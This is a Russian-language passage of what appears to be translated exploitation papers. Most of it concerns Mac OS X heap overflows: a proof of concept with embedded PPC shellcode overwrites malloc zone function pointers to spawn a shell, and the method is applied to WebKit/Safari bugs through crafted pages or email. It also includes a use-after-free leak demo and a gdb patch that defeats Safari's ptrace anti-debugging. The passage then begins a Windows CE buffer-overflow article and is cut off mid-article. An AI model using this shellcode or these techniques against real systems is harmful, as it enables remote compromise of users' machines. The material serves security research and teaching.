Из вывода программы следует, что достичь структуры `initial_malloc_zones` записью можно только из буфера типа «tiny» или «large». Кроме того, для перезаписи указателей на функции внутри этой структуры необходимо записать значительный объём данных, полностью уничтожая части зоны. К счастью, в типичном программном обеспечении достаточно часто встречаются ситуации, отвечающие этим условиям. Это обсуждается в последнем разделе статьи.

Теперь, лучше понимая устройство кучи, можно воспользоваться небольшой программой для перезаписи указателей на функции в структуре и получения командной оболочки.

Следующая программа выделяет «tiny»-буфер размером 22 байта. Затем с помощью `memset()` записывает символы 'A' вплоть до указателя malloc() в структуре зоны, после чего вызывает malloc().

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int ac, char **av)
```

```
{
  extern *malloc_zones;
  char *tmp,*tinyp = malloc(22);

  printf("[+] tinyp is @ %p\n",tinyp);
  printf("[+] initial_malloc_zones is @ %p\n", *malloc_zones);□□□
  printf("[+] Copying 0x%x bytes.\n",
□  (((char *)*malloc_zones + 16) - (char *)tinyp));
  memset(tinyp,'A', (int)(((char *)*malloc_zones + 16) - (char *)tinyp));

  tmp = malloc(0xdeadbeef);
  return 0;
}
```

Однако при компиляции и запуске этой программы возникает сигнал EXC_BAD_ACCESS:

```
(gdb) r
Starting program: /Users/nemo/mtst3
Reading symbols for shared libraries . done
[+] tinyp is @ 0x300120
[+] initial_malloc_zones is @ 0x1800000
[+] Copying 0x14ffef0 bytes.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x00405000
0xffff9068 in ___memset_pattern ()
```

Причина в том, что между указателем `tinyp` и перезаписываемым указателем на функцию malloc находится незамапленная память.

Чтобы обойти это, можно воспользоваться тем фактом, что блоки памяти категории «large» выделяются с помощью mach-системного вызова `vm_allocate()`.

Если до начала переполнения добиться достаточного числа «large»-выделений, путь к указателю будет расчищен.

Для иллюстрации этой идеи рассмотрим следующий код:

```
#include <stdio.h>
#include <stdlib.h>
#include <malloc.h>
#include <string.h>

char shellcode[] = // Shellcode by b-r00t, modified by nemo.
"\x7c\x63\x1a\x79\x40\x82\xff\xfd\x39\x40\x01\xc3\x38\x0a\xfe\xf4"
"\x44\xff\xff\x02\x39\x40\x01\x23\x38\x0a\xfe\xf4\x44\xff\xff\x02"
"\x60\x60\x60\x60\x7c\xa5\x2a\x79\x7c\x68\x02\xa6\x38\x63\x01\x60"
"\x38\x63\xfe\xf4\x90\x61\xff\xf8\x90\xa1\xff\xfc\x38\x81\xff\xf8"
"\x3b\xc0\x01\x47\x38\x1e\xfe\xf4\x44\xff\xff\x02\x7c\xa3\x2b\x78"
"\x3b\xc0\x01\x0d\x38\x1e\xfe\xf4\x44\xff\xff\x02\x2f\x62\x69\x6e"
"\x2f\x73\x68";

extern *malloc_zones;

int    main(int ac, char **av)
{
 char  *tmp, *tmpr;
 int   a=0 , *addr;

 while ((tmpr = malloc(0xffffffff)) <= (char *)*malloc_zones);
□□□□
 // маленький буфер
 addr = malloc(22);
 printf("[+] malloc_zones (first zone) @ 0x%x\n", *malloc_zones);
 printf("[+] addr @ 0x%x\n",addr);

 if ((unsigned int) addr < *malloc_zones)
 {
    printf("[+] addr + %u = 0x%x\n",
□   *malloc_zones - (int) addr, *malloc_zones);
```

```
    exit(1);
  }

  printf("[+] Using shellcode @ 0x%x\n",&shellcode);

  for (a = 0;
       a <= ((*malloc_zones - (int) addr) + sizeof(malloc_zone_t)) / 4;
       a++)
    addr[a] = (int) &shellcode[0];

  printf("[+] finished memcpy()\n");

  tmp = malloc(5);        // execve()

 }
```

Этот код выделяет достаточное количество «large»-блоков (по `0xffffffff`), чтобы проложить чистый путь к указателям на функции. Затем он копирует адрес шеллкода через всю память вплоть до перезаписи указателей в структуре `szone_t`. Наконец вызывается `malloc()` для запуска шеллкода.

Как видно ниже, код работает именно так, как ожидается, и шеллкод выполняется:

```
-[nemo@gir:~]$ ./heaptst
[+] malloc_zones (first zone) @ 0x2800000
[+] addr @ 0x500120
[+] addr + 36699872 = 0x2800000
[+] Using shellcode @ 0x3014
[+] finished memcpy()
sh-2.05b$
```

Данный метод проверен на Apple OS X версии 10.4.1 (Tiger).

---

4. Реальный пример

Браузер по умолчанию в OS X (Safari), почтовый клиент Mail.app, Dashboard и практически все другие приложения OS X, нуждающиеся в разборе веб-контента, используют для этого библиотеку, которую Apple называет «WebKit» (2).

Эта библиотека содержит множество ошибок, многие из которых эксплуатируемы с помощью описываемой техники. Особого внимания заслуживает код, обрабатывающий блоки `` ;)

Благодаря природе HTML-страниц у атакующего есть возможность разнообразно контролировать состояние кучи ещё до непосредственной активации эксплойта. Чтобы применить описанную технику к этим ошибкам, можно создать HTML-страницу или графический файл, выполняющий множество крупных выделений памяти и расчищающий путь к указателям на функции. Затем можно активировать одно из многочисленных переполнений для записи адреса шеллкода в указатели на функции и дождаться запуска командной оболочки.

Одна из ошибок, которую я эксплуатировал этим методом, связана с непроверяемой длиной, используемой для выделения объекта в памяти и заполнения его нулевыми байтами (`\x00`).

Если удастся точно рассчитать запись так, чтобы она остановилась в середине одного из указателей на функции в структуре `szone_t`, можно эффективно усечь этот указатель, перенаправив исполнение в другое место.

Первый шаг в эксплуатации этой ошибки — запустить отладчик (gdb) и изучить имеющиеся возможности.

После загрузки Safari в отладчик первым делом необходимо убедиться в наличии чистого пути к структуре `initial_malloc_zones`. Для этого в gdb можно установить точку останова на операторе `return` в функции malloc().

Используем команду `disas malloc`, чтобы просмотреть листинг ассемблера функции malloc. Конец этого листинга показан ниже:

```
.....

0x900039dc <malloc+1464>:       lwz     r0,8(r1)
0x900039e0 <malloc+1468>:       lmw     r24,-32(r1)
0x900039e4 <malloc+1472>:       lwz     r11,4(r1)
0x900039e8 <malloc+1476>:       mtlr    r0
0x900039ec <malloc+1480>:       .long 0x7d708120
0x900039f0 <malloc+1484>:       blr
0x900039f4 <malloc+1488>:       .long 0x0
```

Инструкция `blr` по адресу `0x900039f0` — это инструкция «перехода по регистру связи» (branch to link register), используемая для возврата из malloc().

Функции в OS X на архитектуре PPC возвращают значение вызывающей функции через регистр `r3`. Чтобы убедиться, что выделенные через malloc() адреса достигли адреса структуры зоны, установим точку останова на этой инструкции и будем выводить возвращаемое значение.

Это можно сделать с помощью следующих команд gdb:

```
(gdb) break *0x900039f0
Breakpoint 1 at 0x900039f0
(gdb) commands
Type commands for when breakpoint 1 is hit, one per line.
End with a line saying just "end".
>i r r3
>cont
>end
```

Теперь можно продолжить выполнение и наблюдать в режиме реального времени все выделения памяти в программе — так можно отследить момент, когда будет достигнут нужный адрес.

Инструмент `heap` также можно использовать для просмотра размеров и количества каждого выделения.

Существует несколько методов правильной подготовки кучи к эксплуатации. Один из методов, предложенный andrewg, заключается в использовании PNG-изображения для управления размерами выделений. По всей видимости, этот метод был позаимствован у zen-parse при эксплуатации ошибок в Mozilla в своё время.

Метод, использованный мной, состоит в создании HTML-страницы, которая многократно активирует переполнение с различными размерами. После некоторых экспериментов удалось регулярно добиваться выделения достаточного объёма памяти для переполнения.

Как только предел достигнут, можно активировать переполнение таким образом, чтобы перезаписать первые несколько байт любого из указателей в структуре `szone_t`.

Благодаря архитектуре big-endian в PPC (по умолчанию; это можно изменить) первые несколько байт указателя определяют всё — и усечённый указатель теперь будет указывать в сегмент `.TEXT`.

Следующий вывод gdb показывает структуру `initial_malloc_zones` после разрушения кучи:

```
(gdb) x/x (long )*&initial_malloc_zones
0x1800000:      0x00000000□// Reserved1.
(gdb)
0x1800004:      0x00000000□// Reserved2.
(gdb)
0x1800008:      0x00000000□// указатель size().
(gdb)
0x180000c:      0x00003abc□// указатель malloc().
```

```
(gdb)□□   ^^ смаш остановился здесь.
0x1800010:      0x90008bc4
```

Как видно, указатель malloc() теперь направлен куда-то в сегмент `.TEXT`, и следующий вызов malloc() передаст управление туда. Проверим инструкции по этому адресу в gdb:

```
(gdb) x/2i 0x00003abc
0x3abc: lwz     r4,0(r31)
0x3ac0: bl      0xd686c <dyld_stub_objc_msgSend>
```

Видно, что регистр `r31` должен содержать корректный адрес памяти; после этого вызывается функция `dyld_stub_objc_msgSend()` инструкцией `bl` (branch updating link register). Снова воспользуемся gdb для просмотра инструкций этой функции:

```
(gdb) x/4i 0xd686c
0xd686c <dyld_stub_objc_msgSend>:       lis     r11,14
0xd6870 <dyld_stub_objc_msgSend+4>:     lwzu    r12,-31732(r11)
0xd6874 <dyld_stub_objc_msgSend+8>:     mtctr   r12
0xd6878 <dyld_stub_objc_msgSend+12>:    bctr
```

Из этих инструкций следует, что регистр `r11` должен содержать корректный адрес памяти. В остальном последние две инструкции (по адресам `0xd6874` и `0xd6878`) перемещают значение из регистра `r12` в регистр счётчика, после чего осуществляется переход по нему. Это эквивалентно прыжку через указатель на функцию в `r12`. Удивительно, но именно такая конструкция кода нам и нужна.

Таким образом, для эксплуатации данной уязвимости остаётся найти место в бинарнике, где регистр `r12` контролируется пользователем непосредственно перед вызовом функции malloc. Это не так просто обнаружить, однако такое место существует.

Тем не менее если какой-либо из указателей на уже разрушенной куче окажется использован до того, как будет достигнут нужный участок кода, программа скорее всего аварийно завершится прежде, чем нам удастся перехватить управление. По этой причине, а также из-за сложности точного предсказания значений, которыми разрушается куча, эксплуатация данной уязвимости может оказаться весьма ненадёжной — однако это определённо выполнимо.

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0xdeadbeec
0xdeadbeec in ?? ()
(gdb)
```

Рабочий эксплойт для этой уязвимости означает, что для удалённой атаки на пользователя OS X достаточно специально сформированного электронного письма или веб-страницы.

Компания Apple была уведомлена о нескольких подобных ошибках и в настоящее время работает над их устранением.

Библиотека WebKit является открытым исходным кодом и доступна для загрузки; по имеющимся сведениям, в обозримом будущем телефоны Nokia начнут использовать её для веб-приложений [5].

---

5. Разное

В этом разделе описывается ряд ситуаций и наблюдений, связанных с аллокатором памяти, которые не вписались в другие разделы.

5.1. Ошибка переполнения при округлении

В примерах данной статьи выделялось значение `0xffffffff`. Однако технически выделять такой объём при каждом вызове malloc невозможно.

Причина того, что это работает без сбоев, — незаметная ошибка в функции `vm_allocate()` ядра Darwin.

Эта функция пытается округлить запрошенный размер до ближайшего значения, выровненного по странице. Для этого используется макрос `vm_map_round_page()` (показан ниже):

```
#define PAGE_MASK (PAGE_SIZE - 1)
#define PAGE_SIZE vm_page_size
#define vm_map_round_page(x) (((vm_map_offset_t)(x) + \
PAGE_MASK) & ~((signed)PAGE_MASK))
```

Здесь к округляемому значению просто прибавляется размер страницы минус один, после чего результат побитово умножается на инверсию PAGE_MASK.

Эффект этого макро при округлении больших значений иллюстрируется следующим кодом:

```
#include <stdio.h>

#define PAGEMASK 0xfff

#define vm_map_round_page(x) ((x + PAGEMASK) & ~PAGEMASK)

int main(int ac, char **av)
{
printf("0x%x\n",vm_map_round_page(0xffffffff));
}
```

При запуске (ниже) видно, что значение `0xffffffff` будет округлено до 0:

```
-[nemo@gir:~]$ ./rounding
0x0
```

Непосредственно после округления в `vm_allocate()` выполняется проверка: если округлённый размер равен нулю, к нему прибавляется размер страницы. В результате выделяется ровно одна страница.

```
        map_size = vm_map_round_page(size);
if (map_addr == 0)
map_addr += PAGE_SIZE;
```

Следующий код демонстрирует влияние этого на два вызова malloc():

```
#include <stdio.h>
#include <stdlib.h>

int main(int ac, char **av)
{
char *a = malloc(0xffffffff);
char *b = malloc(0xffffffff);

printf("B - A: 0x%x\n", b - a);

return 0;
}
```

При компиляции и запуске (ниже) видно, что хотя программист полагает, что располагает 4-гигабайтным буфером, выделена лишь одна страница:

```
-[nemo@gir:~]$ ./ovrflw
B - A: 0x1000
```

Это означает, что большинство ситуаций, когда длина, задаваемая пользователем, передаётся в malloc() и затем используется для копирования данных, является эксплуатируемой.

Эту ошибку мне указал duke.

5.2. Двойной вызов free()

Аллокатор Бертрана отслеживает адреса, которые в данный момент выделены. При освобождении буфера функция `find_registered_zone()` проверяет, что запрошенный для освобождения адрес действительно присутствует в одной из зон. Эта проверка показана ниже:

```
void□□free(void *ptr)
{
 malloc_zone_t       *zone;

 if (!ptr) return;

 zone = find_registered_zone(ptr, NULL);
 if (zone)
  {
     malloc_zone_free(zone, ptr);
  }
  else
  {
     malloc_printf("***  Deallocation of a pointer not malloced: %p; "
                   "This could be a double free(), or free() called "
□□   "with the middle of an allocated block; "
□□   "Try setting environment variable MallocHelp to see "
□□   "tools that help to debug\n", ptr);
     if (malloc_free_abort) abort();
  }
}
```

Таким образом, адрес, освобождённый дважды (двойной free), фактически не будет освобождён повторно. Это затрудняет классическую эксплуатацию двойного free().

Однако если буфер того же размера, что и предыдущий, был выделен и освобождён, но указатель на освобождённый буфер всё ещё существует и используется — возникает эксплуатируемое состояние.

Небольшая программа ниже демонстрирует выделение указателя, его освобождение, затем выделение второго указателя того же размера и его двойное освобождение:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int ac, char **av)
{
□char *b,*a  = malloc(11);

□printf("a: %p\n",a);
□free(a);
□b  = malloc(11);
□printf("b: %p\n",b);
□free(b);
□printf("b: %p\n",a);
□free(b);
□printf("a: %p\n",a);

□return 0;
}
```

При компиляции и запуске (ниже) видно, что указатель `a` по-прежнему указывает на тот же адрес, что и `b`, даже после освобождения. Если возникает такое состояние и удаётся записать в указатель `a` или прочитать из него, это может стать основой для утечки информации или перехвата управления.

```
-[nemo@gir:~]$ ./dfr
```

```
a: 0x500120
b: 0x500120
b: 0x500120
tst(3575) malloc: *** error for object 0x500120: double free
tst(3575) malloc: *** set a breakpoint in szone_error to debug
a: 0x500120
```

Для более наглядного объяснения принципа работы я написал небольшую программу. Код ниже считывает имя пользователя и пароль, после чего сравнивает пароль с сохранённым в файле `.skrt`. При совпадении пользователю сообщается секретный код; в противном случае выводится сообщение о неверном пароле.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define PASSWDFILE ".skrt"

int main(int ac, char **av)
{
□char *user = malloc(128 + 1);
□char *p,*pass = "" ,*skrt = NULL;
□FILE *fp;

□printf("login: ");
□fgets(user,128,stdin);
□if (p = strchr(user,'\n'))
□□*p = '\x00';

□// Если имя пользователя содержит "admin_", выйти.
□if(strstr(user,"admin_"))
□{
□□printf("Admin user not allowed!\n");
□□free(user);
□□fflush(stdin);
□□goto exit;
□}

□pass = getpass("Enter your password: ");

exit:
□if ((fp = fopen(PASSWDFILE,"r")) == NULL)
□{
□□printf("Error loading password file.\n");
□□exit(1);
□}

□skrt = malloc(128 + 1);

□if (!fgets(skrt,128,fp))
□{
□□exit(1);
□}

□if (p = strchr(skrt,'\n'))
□□*p = '\x00';

□if (!strcmp(pass,skrt))
□{
□□printf("The combination is 2C,4B,5C\n");
□}
□else
□{
□□printf("Password Rejected for %s, please try again\n");
□□□user);
□}

□fclose(fp);
□return 0;
```

```
}
```

При компиляции и вводе неверного пароля мы видим следующее сообщение:

```
-[nemo@gir:~]$ ./dfree
login: nemo
Enter your password:
Password Rejected for nemo, please try again.
```

Однако если в строке обнаружена подстрока `admin_`, буфер `user` освобождается. Затем буфер `skrt` возвращается из malloc(), указывая на тот же выделенный блок памяти, что и указатель `user`. Само по себе это было бы нормально, однако буфер `user` используется в вызове функции `printf()` в конце функции. Поскольку указатель `user` по-прежнему указывает на ту же память, что и `skrt`, происходит утечка информации и секретный пароль оказывается выведен на экран:

```
-[nemo@gir:~]$ ./dfree
login: admin_nemo
Admin user not allowed!
Password Rejected for secret_password, please try again.
```

Зная пароль, можно получить комбинацию:

```
-[nemo@gir:~]$ ./dfree
login: nemo
Enter your password:
The combination is 2C,4B,5C
```

5.3. Обход ptrace()

Safari использует системный вызов `ptrace()`, чтобы помешать «злобным хакерам» отлаживать проприетарный код ;). Приведённый ниже фрагмент из man-страницы описывает флаг `ptrace()`, позволяющий запретить отладку кода.

```
PT_DENY_ATTACH
       Этот запрос является второй операцией, используемой отлаживаемым
       процессом; он позволяет процессу, не находящемуся в данный момент
       под отладкой, запретить будущую трассировку со стороны
       родительского процесса. Все остальные аргументы игнорируются.
       Если процесс в данный момент отлаживается, он завершится со
       статусом ENOTSUP; в противном случае устанавливается флаг,
       запрещающий будущую трассировку. Попытка родительского процесса
       трассировать процесс с установленным флагом приведёт к нарушению
       сегментации в родительском процессе.
```

Существует несколько способов обойти эту проверку (из известных мне). Первый — патчить ядро, чтобы вызов `PT_DENY_ATTACH` не имел никакого эффекта. Это, пожалуй, лучший способ, однако он требует наибольших усилий.

Метод, который мы используем для анализа Safari, — запустить gdb и установить точку останова на функцию `ptrace()`:

```
-[nemo@gir:~]$ gdb /Applications/Safari.app/Contents/MacOS/Safari
GNU gdb 6.1-20040303 (Apple version gdb-413)
(gdb) break ptrace
Breakpoint 1 at 0x900541f4
```

Запускаем программу и ждём срабатывания точки останова. При её срабатывании используем команду `x/10i $pc` (ниже) для просмотра следующих 10 инструкций функции:

```
(gdb) r
Starting program: /Applications/Safari.app/Contents/MacOS/Safari
Reading symbols for shared libraries ..................... done

Breakpoint 1, 0x900541f4 in ptrace ()
```

```
(gdb) x/10i $pc
0x900541f4 <ptrace+20>: addis   r8,r8,4091
0x900541f8 <ptrace+24>: lwz     r8,7860(r8)
0x900541fc <ptrace+28>: stw     r7,0(r8)
0x90054200 <ptrace+32>: li      r0,26
0x90054204 <ptrace+36>: sc
0x90054208 <ptrace+40>: b       0x90054210 <ptrace+48>
0x9005420c <ptrace+44>: b       0x90054230 <ptrace+80>
0x90054210 <ptrace+48>: mflr    r0
0x90054214 <ptrace+52>: bcl-    20,4*cr7+so,0x90054218
0x90054218 <ptrace+56>: mflr    r12
```

По адресу `0x90054204` видна выполняемая инструкция `sc`. Именно она осуществляет системный вызов — аналогично `int 0x80` на платформе Linux или `sysenter`/`int 0x2e` в Windows.

Чтобы предотвратить выполнение системного вызова `ptrace()`, достаточно заменить эту инструкцию в памяти инструкцией nop (no operation). Тогда системный вызов никогда не произойдёт, и мы сможем свободно вести отладку.

Для патча этой инструкции в gdb используем показанную ниже команду и продолжаем выполнение:

```
(gdb) set *0x90054204 = 0x60000000
(gdb) continue
```

---

6. Заключение

Несмотря на то что описанная в статье техника выглядит достаточно специфичной, она по-прежнему актуальна, и эксплуатация ошибок кучи таким способом вполне реальна.

Применив этот подход, можно быстро превратить сложную ошибку в эквивалент простого переполнения стека (3).

На момент написания статьи в Mac OS X не существует механизмов защиты кучи, которые помешали бы работе данной техники (насколько мне известно).

В качестве ремарки: если кто-нибудь разберётся, почему структура `initial_malloc_zones` всегда располагается по адресу `0x2800000` вне gdb и по адресу `0x1800000` внутри него — буду признателен, если поделитесь.

Хотел бы поблагодарить своего шефа Сварадж из Suresec LTD за то, что он даёт мне время исследовать то, что мне так нравится.

Привет всем ребятам из Feline Menace, а также тусовщикам pulltheplug.org/#social и команде Ruxcon. Спасибо Chelsea за то, что снабжает австралийских феменасовцев вёдрами Corona, подпитывающими наш хакинг. Спасибо duke за указание на ошибку в vm_allocate() и ilja за многочисленные обсуждения всего этого.

«Free wd jail mitnick!»

---

7. Ссылки

1. Руководство Apple по использованию памяти (Memory Usage Performance Guidelines):
   - http://developer.apple.com/documentation/Performance/Conceptual/ManagingMemory/Articles/MemoryAlloc.html

2. WebKit:
   - http://webkit.opendarwin.org/
3. Smashing the stack for fun and profit:

   - https://phrack.org/issues/49/14.html#article

4. Руководство по ассемблеру Mac OS X (Mac OS X Assembler Guide):
   - http://developer.apple.com/documentation/DeveloperTools/Reference/Assembler/index.html

5. Slashdot — Nokia использует WebKit:
   - http://apple.slashdot.org/article.pl?sid=05/06/13/1158208

6. Исходный код Darwin:
   - http://www.opensource.apple.com/darwinsource/curr.version.number

7. Bug Me Not:
   - http://www.bugmenot.com

8. Open Darwin:
   - http://www.opendarwin.org

Взлом Windows CE

Автор: san

Содержание

---

1 - Аннотация

Сетевые возможности КПК и мобильных телефонов становятся всё мощнее, а связанные с ними проблемы безопасности привлекают всё больше внимания. В этой статье будет показан пример эксплуатации переполнения буфера в Windows CE. Рассматриваются знания об архитектуре ARM, управлении памятью, а также особенностях процессов и потоков Windows CE. Также показано, как написать шеллкод для Windows CE, включая сведения о декодирующем шеллкоде для Windows CE с процессором ARM.

---

2 - Обзор Windows CE

Windows CE — очень популярная встроенная операционная система для КПК и мобильных телефонов. Как следует из названия, она разработана компанией Microsoft. Благодаря схожим API разработчики под Windows могут легко создавать приложения для Windows CE. Возможно, именно это является важной причиной её популярности. Windows CE 5.0 — последняя версия, но Windows CE.net (4.2) является наиболее используемой, и именно на ней основана данная статья.

По маркетинговым соображениям Windows Mobile Software для Pocket PC и Smartphone считаются самостоятельными продуктами, однако они также основаны на ядре Windows CE.

По умолчанию Windows CE работает в режиме little-endian и поддерживает несколько типов процессоров.

---

3 - Архитектура ARM

Процессор ARM — наиболее популярный чип для КПК и мобильных телефонов; практически все встраиваемые устройства используют ARM в качестве CPU. Процессоры ARM являются типичными RISC-процессорами и реализуют архитектуру загрузки/хранения (load/store). Только инструкции load и store могут обращаться к памяти. Инструкции обработки данных оперируют исключительно содержимым регистров.

Существует шесть основных версий архитектуры ARM, обозначаемых номерами от 1 до 6.

Процессоры ARM поддерживают до семи режимов работы в зависимости от версии архитектуры: User (пользовательский), FIQ (быстрое прерывание), IRQ (прерывание), Supervisor (привилегированный), Abort (прерывание по ошибке), Undefined (неопределённый) и System (системный). Системный режим требует архитектуры ARM v4 и выше. Все режимы, кроме User, относятся к привилегированным. Приложения обычно работают в пользовательском режиме, однако на Pocket PC все приложения, по всей видимости, выполняются в режиме ядра — об этом будет сказано далее.

Процессоры ARM имеют 37 регистров, расположенных в частично перекрывающихся банках. Для каждого режима процессора существует свой банк регистров. Банкированные регистры обеспечивают быстрое переключение контекста при обработке исключений и привилегированных операций.

В архитектуре ARM v3 и выше имеется 30 регистров общего назначения (32-битных), счётчик команд (pc), регистр текущего состояния программы (CPSR) и пять регистров сохранённого состояния программы (SPSR). Пятнадцать регистров общего назначения видны в каждый момент времени в зависимости от текущего режима процессора — с r0 по r14.

По соглашению r13 используется как указатель стека (sp) в ассемблере ARM. Компиляторы C и C++ всегда используют r13 как указатель стека.

В режимах User и System r14 используется как регистр связи (lr) для хранения адреса возврата при вызове подпрограммы. Он также может использоваться как регистр общего назначения, если адрес возврата сохранён в стеке.

Счётчик команд доступен как r15 (pc). В состоянии ARM он увеличивается на четыре байта для каждой инструкции, а в состоянии Thumb — на два байта. Инструкции перехода загружают адрес назначения в регистр pc.

Регистр pc можно загружать напрямую с помощью инструкций обработки данных. Эта особенность отличает ARM от других процессоров и удобна при написании шеллкода.

---

4 - Управление памятью в Windows CE

Понимание управления памятью крайне важно для эксплуатации переполнения буфера. Управление памятью в Windows CE существенно отличается от других операционных систем, в том числе от других систем Windows.

Windows CE использует ROM (постоянная память) и RAM (оперативная память).


В ROM хранится вся операционная система, а также приложения, поставляемые вместе с системой. В этом смысле ROM в системе Windows CE подобна небольшому жёсткому диску только для чтения. Данные в ROM сохраняются без питания от батареи. DLL-файлы в ROM могут быть обозначены как Execute in Place (XIP) — новая возможность Windows CE.net, при которой они выполняются непосредственно из ROM, а не загружаются в оперативную память и затем выполняются. Это большое преимущество для встраиваемых систем: код DLL не занимает ценную оперативную память и не требует копирования перед запуском. DLL-файлы, не находящиеся в ROM (в хранилище объектов или на карте флеш-памяти), выполняются иначе — они копируются в RAM и затем выполняются.

RAM в системе Windows CE разделена на две области: программная память и хранилище объектов.

Хранилище объектов можно считать чем-то вроде постоянного виртуального RAM-диска. В отличие от RAM-дисков на ПК, хранилище объектов сохраняет файлы даже при выключении системы. Именно поэтому устройства с Windows CE обычно имеют основную и резервную батарею — они питают RAM для поддержания файлов в хранилище объектов. Даже при нажатии кнопки сброса ядро Windows CE ищет ранее созданное хранилище объектов в RAM и использует его, если находит.


Программная память используется так же, как RAM в персональных компьютерах: в ней хранятся кучи и стеки запущенных приложений. Граница между хранилищем объектов и программной RAM является регулируемой — пользователь может изменить её через апплет панели управления System.

Windows CE — 32-битная операционная система с поддержкой 4 ГБ виртуального адресного пространства. Схема его распределения следующая:



Верхние 2 ГБ — пространство ядра, используемое системой для собственных данных. Нижние 2 ГБ — пользовательское пространство. Адреса от 0x42000000 до 0x80000000 используются для крупных выделений памяти (файлы, отображённые в память, хранилище объектов). Адреса от 0 до 0x42000000 разбиты на 33 слота по 32 МБ каждый.

Слот 0 особенно важен — он предназначен для текущего выполняемого процесса. Схема распределения виртуального адресного пространства:



Первые 64 КБ зарезервированы ОС. Код и данные процесса отображаются начиная с 0x00010000, далее следуют стеки и кучи. DLL загружаются по старшим адресам. Одна из новых возможностей Windows CE.net — расширение виртуального адресного пространства приложения с 32 МБ (в ранних версиях Windows CE) до 64 МБ, поскольку слот 1 используется как XIP.

---

5 - Процессы и потоки Windows CE

Windows CE обрабатывает процессы иначе, чем другие системы Windows. Windows CE ограничивает одновременное выполнение 32 процессами. При старте системы создаётся не менее четырёх процессов: NK.EXE (предоставляет службы ядра, всегда в слоте 97), FILESYS.EXE (предоставляет службу файловой системы, всегда в слоте 2), DEVICE.EXE (загружает и обслуживает драйверы устройств, обычно в слоте 3), и GWES.EXE (обеспечивает поддержку GUI, обычно в слоте 4). Запускаются и другие процессы, например EXPLORER.EXE.

Оболочка представляет собой интересный процесс: она не находится даже в ROM. SHELL.EXE — это Windows CE-сторона CESH, отладочного монитора командной строки. Единственный способ её загрузить — подключить систему к отладочной станции ПК, чтобы файл был автоматически загружен оттуда. При использовании Platform Builder для отладки системы Windows CE SHELL.EXE загружается в слот после FILESYS.EXE.

Потоки в Windows CE схожи с потоками в других системах Windows. Каждый процесс при запуске имеет как минимум один первичный поток, даже если явно не создаёт его. Процесс может создавать любое количество дополнительных потоков — ограничением служит только доступная память.

Каждый поток принадлежит конкретному процессу и разделяет с ним одно адресное пространство. Однако вызов `SetProcPermissions(-1)` предоставляет текущему потоку доступ к любому

процессу. Каждый поток имеет идентификатор, собственный стек и набор регистров. Размер стека всех потоков, созданных в рамках процесса, задаётся компоновщиком при компиляции приложения.

Идентификаторы процесса и потока в Windows CE являются дескрипторами (handles) соответствующих процесса и потока. Это необычно, но удобно при программировании.

При загрузке процесса система назначает ему следующий доступный слот. Туда загружаются DLL, затем следуют стек и куча процесса по умолчанию, после чего процесс запускается.

Когда поток процесса планируется к выполнению, система копирует (точнее, отображает) его слот в слот 0. При переходе процесса в неактивное состояние это отображение возвращается в исходный слот. Ядро, файловая система и подсистема окон работают каждая в своём слоте.

Процессы выделяют стек для каждого потока; размер по умолчанию — 64 КБ, в зависимости от параметров компоновщика. Верхние 2 КБ используются для защиты от переполнения стека — эту область нельзя разрушить, иначе система зависнет. Оставшаяся часть доступна для использования.

Переменные, объявленные внутри функций, размещаются в стеке. Память стека потока освобождается при его завершении.

---

6 - Технология поиска адресов API в Windows CE

